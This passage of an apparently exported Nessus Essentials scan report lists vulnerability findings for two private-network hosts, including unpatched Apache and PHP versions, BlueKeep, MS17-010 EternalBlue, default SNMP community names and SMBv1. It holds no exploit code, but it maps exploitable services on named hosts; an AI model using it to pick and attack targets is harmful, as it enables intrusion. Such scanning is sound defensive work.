INFO	N/A	-	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	-	10267	SSH Server Type and Version Information
INFO	N/A	-	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	-	10863	SSL Certificate Information
INFO	N/A	-	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	-	156899	SSL/TLS Recommended Cipher Suites

192.168.149.12 6

INFO	N/A	-	-	25240	Samba Server Detection
INFO	N/A	-	-	104887	Samba Version
INFO	N/A	-	-	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	-	-	22964	Service Detection
INFO	N/A	-	-	17975	Service Detection (GET request)
INFO	N/A	-	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	-	121010	TLS Version 1.1 Protocol Detection
INFO	N/A	-	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	-	10287	Traceroute Information
INFO	N/A	-	-	135860	WMI Not Available
INFO	N/A	-	-	20108	Web Server / Application favicon.ico Vendor Fingerprinting
INFO	N/A	-	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	-	-	66717	mDNS Detection (Local Network)

* indicates the v3.0 score was not available; the v2.0 score is shown

192.168.149.14



Vulnerabilities Total: 119

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	0.7189	100995	Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabiliti
CRITICAL	9.8	6.7	0.7189	101787	Apache 2.2.x < 2.2.34 Multiple Vulnerabilities
CRITICAL	9.8	6.7	0.6591	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	6.7	0.0004	193421	Apache 2.4.x < 2.4.54 Authentication Bypass
CRITICAL	9.8	6.7	0.7331	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	7.4	0.4697	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.8	9.6	0.9445	125313	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentiale check)
CRITICAL	9.1	6.0	0.0054	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.0	7.3	0.2314	170113	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
CRITICAL	9.0	8.1	0.9443	153583	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	10.0	-	-	171356	Apache HTTP Server SEoL (2.1.x <= x <= 2.2.x)
CRITICAL	10.0	-	-	58987	PHP Unsupported Version Detection
CRITICAL	10.0	-	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.3	0.497	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remot Code Execution (2509553) (remote check)
CRITICAL	10.0*	5.9	0.3685	60085	PHP 5.3.x < 5.3.15 Multiple Vulnerabilities
HIGH	8.1	9.8	0.9432	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Nessus Essentials

HIGH	7.5	3.6	0.4492	193422	Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability
HIGH	7.5	3.6	0.1508	193423	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
HIGH	7.5	3.6	0.0139	193424	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)
HIGH	7.5	4.4	0.569	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	4.4	0.0035	193419	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
HIGH	7.5	4.4	0.8986	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
HIGH	7.5	-	-	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	6.1	0.3833	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.3	6.7	0.911	77531	Apache 2.2.x < 2.2.28 Multiple Vulnerabilities
HIGH	7.3	3.4	0.04	10547	Microsoft Windows LAN Manager SNMP LanMan Services Disclosure
HIGH	7.3	5.9	0.0333	66584	PHP 5.3.x < 5.3.23 Multiple Vulnerabilities
HIGH	7.3	4.2	0.4812	71426	PHP 5.3.x < 5.3.28 Multiple OpenSSL Vulnerabilities
HIGH	7.3	6.0	0.6079	77285	PHP 5.3.x < 5.3.29 Multiple Vulnerabilities
HIGH	7.0	5.9	0.0732	62101	Apache 2.2.x < 2.2.23 Multiple Vulnerabilities
HIGH	9.3*	9.5	0.8722	58435	MS12-020: Vulnerabilities in Remote Desktop Could Allow Rem Code Execution (2671387) (uncredentialed check)
HIGH	7.5*	7.4	0.9144	59056	PHP 5.3.x < 5.3.13 CGI Query String Code Execution
HIGH	7.5*	7.3	0.1383	59529	PHP 5.3.x < 5.3.14 Multiple Vulnerabilities
HIGH	7.5*	5.9	0.0333	64992	PHP 5.3.x < 5.3.22 Multiple Vulnerabilities
HIGH	7.5*	8.9	0.9439	58988	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
HIGH	7.5*	5.2	0.9233	41028	SNMP Agent Default Community Name (public)
MEDIUM	6.8	6.0	0.3458	90510	MS16-047: Security Update for SAM and LSAD Remote Protoc (3148527) (Badlock) (uncredentialed check)
MEDIUM	6.5	2.5	0.0427	18405	Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate

192.168.149.14 9

MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	-	157288	TLS Version 1.1 Deprecated Protocol
MEDIUM	6.3	-	-	242629	Apache 2.4.x < 2.4.65
MEDIUM	5.9	7.3	0.9303	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.6	5.9	0.384	68915	Apache 2.2.x < 2.2.25 Multiple Vulnerabilities
MEDIUM	5.3	6.7	0.8939	57791	Apache 2.2.x < 2.2.22 Multiple Vulnerabilities
MEDIUM	5.3	3.0	0.653	64912	Apache 2.2.x < 2.2.24 Multiple XSS Vulnerabilities
MEDIUM	5.3	1.4	0.4946	73405	Apache 2.2.x < 2.2.27 Multiple Vulnerabilities
MEDIUM	5.3	1.4	0.0019	193420	Apache 2.4.x < 2.4.54 Out-Of-Bounds Read (CVE-2022-28330)
MEDIUM	5.3	4.0	0.7993	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	3.4	0.04	10546	Microsoft Windows LAN Manager SNMP LanMan Users Disclo
MEDIUM	5.3	-	-	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	-	-	57608	SMB Signing not required
MEDIUM	5.3	-	-	15901	SSL Certificate Expiry
MEDIUM	5.3	4.2	0.0815	35291	SSL Certificate Signed Using Weak Hashing Algorithm
MEDIUM	5.3	-	-	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.0	-	-	58453	Terminal Services Doesn't Use Network Level Authentication (Only
MEDIUM	5.0*	3.6	0.1877	66842	PHP 5.3.x < 5.3.26 Multiple Vulnerabilities
MEDIUM	6.8*	3.4	0.2032	67259	PHP 5.3.x < 5.3.27 Multiple Vulnerabilities
MEDIUM	6.8*	6.7	0.1605	58966	PHP < 5.3.11 Multiple Vulnerabilities
MEDIUM	5.0*	3.4	0.0016	73289	PHP PHP_RSHUTDOWN_FUNCTION Security Bypass
MEDIUM	4.3*	-	-	57690	Terminal Services Encryption Level is Medium or Low
LOW	3.7	4.5	0.9403	83875	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	-	30218	Terminal Services Encryption Level is not FIPS-140 Compliant

192.168.149.14 10

INFO	N/A	-	-	48204	Apache HTTP Server Version
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	10736	DCE Services Enumeration
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	-	86420	Ethernet MAC Addresses
INFO	N/A	-	-	10107	HTTP Server Type and Version
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	-	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	-	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	-	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remc check)
INFO	N/A	-	-	14274	Nessus SNMP Scanner
INFO	N/A	-	-	19506	Nessus Scan Information
INFO	N/A	-	-	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	-	-	209654	OS Fingerprints Detected
INFO	N/A	-	-	11936	OS Identification
INFO	N/A	-	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	-	50845	OpenSSL Detection
INFO	N/A	-	-	48243	PHP Version Detection
INFO	N/A	-	-	66334	Patch Report
INFO	N/A	-	-	66173	RDP Screenshot

192.168.149.14 11

INFO	N/A	-	-	10940	Remote Desktop Protocol Service Detection
INFO	N/A	-	-	35296	SNMP Protocol Version Detection
INFO	N/A	-	-	19763	SNMP Query Installed Software Disclosure
INFO	N/A	-	-	34022	SNMP Query Routing Information Disclosure
INFO	N/A	-	-	10550	SNMP Query Running Process List Disclosure
INFO	N/A	-	-	10800	SNMP Query System Information Disclosure
INFO	N/A	-	-	10551	SNMP Request Network Interfaces Enumeration
INFO	N/A	-	-	185519	SNMP Server Detection
INFO	N/A	-	-	40448	SNMP Supported Protocols Detection
INFO	N/A	-	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	-	10863	SSL Certificate Information
INFO	N/A	-	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	-	94761	SSL Root Certification Authority Certificate Information
INFO	N/A	-	-	51891	SSL Session Resume Supported
INFO	N/A	-	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	-	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	-	-	22964	Service Detection
INFO	N/A	-	-	17975	Service Detection (GET request)
INFO	N/A	-	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	-	121010	TLS Version 1.1 Protocol Detection
INFO	N/A	-	-	136318	TLS Version 1.2 Protocol Detection

INFO	N/A	-	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	-	64814	Terminal Services Use SSL/TLS
INFO	N/A	-	-	10287	Traceroute Information
INFO	N/A	-	-	135860	WMI Not Available
INFO	N/A	-	-	11424	WebDAV Detection
INFO	N/A	-	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown